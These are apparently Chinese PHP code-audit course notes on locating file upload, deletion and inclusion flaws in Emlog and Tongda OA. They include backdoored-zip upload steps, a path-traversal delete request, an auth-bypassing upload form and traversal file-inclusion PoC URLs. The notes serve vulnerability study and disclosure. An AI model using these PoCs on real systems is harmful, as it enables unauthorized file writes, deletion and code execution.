


Day106 代码审计-PHP原生开发篇&文件安全&上传监控&功能定位&关键搜索&1day挖掘



1.知识点

- 1、PHP审计-原生态开发-SQL注入&语句监控
- 2、PHP审计-原生态开发-SQL注入&正则搜索
- 3、PHP审计-原生态开发-SQL注入&功能追踪

-
- 1、PHP审计-原生态开发-SQL注入&语句监控
 - 2、PHP审计-原生态开发-SQL注入&正则搜索
 - 3、PHP审计-原生态开发-SQL注入&功能追踪

2.详细点


2.1 代码审计分类

- 1、原生态开发-代码审计源码案例
- 2、框架类开发-代码审计源码案例
- 3、组件类开发-代码审计源码案例
- 4、前端类开发-代码审计源码案例

2.2 审计分类

- 1、语言审计-PHP&Net&JS&Java&Python等
- 2、漏洞审计-注入&RCE&序列化&未授权等
- 3、框架审计-MVC&Tp&SpringBoot&Flask等
- 4、组件审计-FastJson&Log4j&Shrio等
- 5、工具审计-Fortify&Checkmarx&Bandit等
- 6、技术审计-DAST&SAST&IAST&动态调试等
- 7、分析审计-CC调用链&内存马原理&JNDI等

3.演示案例



函数类型	举例函数或敏感关键词
SQL操作类	Select....., mysql_query...
文件操作类	Move_uploaded_file,copy,/upload/等
命令执行类	System,popen等常见的系统命令做关键词
代码执行类	eval,preg_replace等
引起XSS类	echo等
.....	

功能	出现漏洞类型
文件上传功能	任意文件上传
查询/文章功能	SQL注入
密码找回功能	逻辑漏洞
登陆认证功能	SQL注入，逻辑漏洞
评论功能	XSS漏洞
.....	

MySQL Monitor Client 首页 使用方法 github仓库 博客

MySQL数据库连接参数

127.0.0.1

3306

root

.....

Disconnect

SQL执行记录监控

event_time	user_host	thread_id	server_id	command_type	argument
共 0 条记录					

1快速分析脆弱:

21、看文件路径

32、看代码里面的变量（可控）

43、看变量前后的过滤

5

6文件安全挖掘点:

71、脚本文件名

82、应用功能点

93、操作关键字

10文件上传，文件下载(读取)，文件包含，文件删除等

3.1 PHP审计-原生开发-文件上传&文件删除-Emlog

```
1  搜索函数关键字或应用关键字:
2  流程: 搜$_FILES->template.php->upload_zip->emUnZip
3  流程: 搜安装或上传等->template.php->upload_zip->emUnZip
4  https://www.cnvd.org.cn/flaw/show/CNVD-2023-74536
5  1、压缩默认模版目录
6  2、压缩一个带后门模版
7  3、上传带后门模版压缩包
8
9  流程: 搜$_FILES->plugin.php->upload_zip->emUnZip
10 流程: 搜安装或上传等->plugin.php->upload_zip->emUnZip
11 https://www.cnvd.org.cn/flaw/show/CNVD-2023-74535
12 1、压缩默认插件目录
13 2、压缩一个带后门插件
14 3、上传带后门插件压缩包
15
16 流程: 搜unlink->data.php->action=dell_all_bak->bak[]
17 https://www.cnvd.org.cn/flaw/show/CNVD-2021-41633
18 1、/admin/data.php?action=dell_all_bak
19 2、bak[1]=../xxx.php
```

3.2 通达OA-文件上传&文件包含

```
1  源码加密:
2  1、观察
3  2、找资料
4
5  文件监控: file-jiankong.py
6  方便监控获取文件上传到什么地方
7
8  流程: 找文件名->绕验证P->DEST_UID,UPLOAD_MOD->构ATTACHMENT
9  文件上传(文件名称): /webroot/ispirit/im/upload.php
10 1、设置P参数不为0
11 2、设置DEST_UID参数为1
12 3、设置UPLOAD_MODE参数为1,2,3
13 4、设置上传文件参数名为ATTACHMENT
14 <html>
15 <body>
16 <form action="http://127.0.0.1/ispirit/im/upload.php" method="post"
   enctype="multipart/form-data">
17 <input type="text" name="P" value=1></input>
18 <input type="text" name="UPLOAD_MODE" value=1></input>
19 <input type="text" name="DEST_UID" value=1></input>
20 <input type="file" name="ATTACHMENT"></input>
21 <input type="submit" ></input>
```

```
22 </body>
23 </html>
24
25 流程: 搜include_once->gateway.php->$url->$key->$json
26 文件包含(include_once): /ispirit/interface/gateway.php
27 poc1:
28 /ispirit/interface/gateway.php?json=
  {}&url=/general/../../../../attach/im/2310/1600449966.1.txt
29 poc2:
30 /ispirit/interface/gateway.php?json=
  {}&url=/ispirit/../../../../attach/im/2310/1600449966.1.txt
31 poc3:
32 /ispirit/interface/gateway.php?json=
  {}&url=/module/../../../../attach/im/2310/1600449966.1.txt
```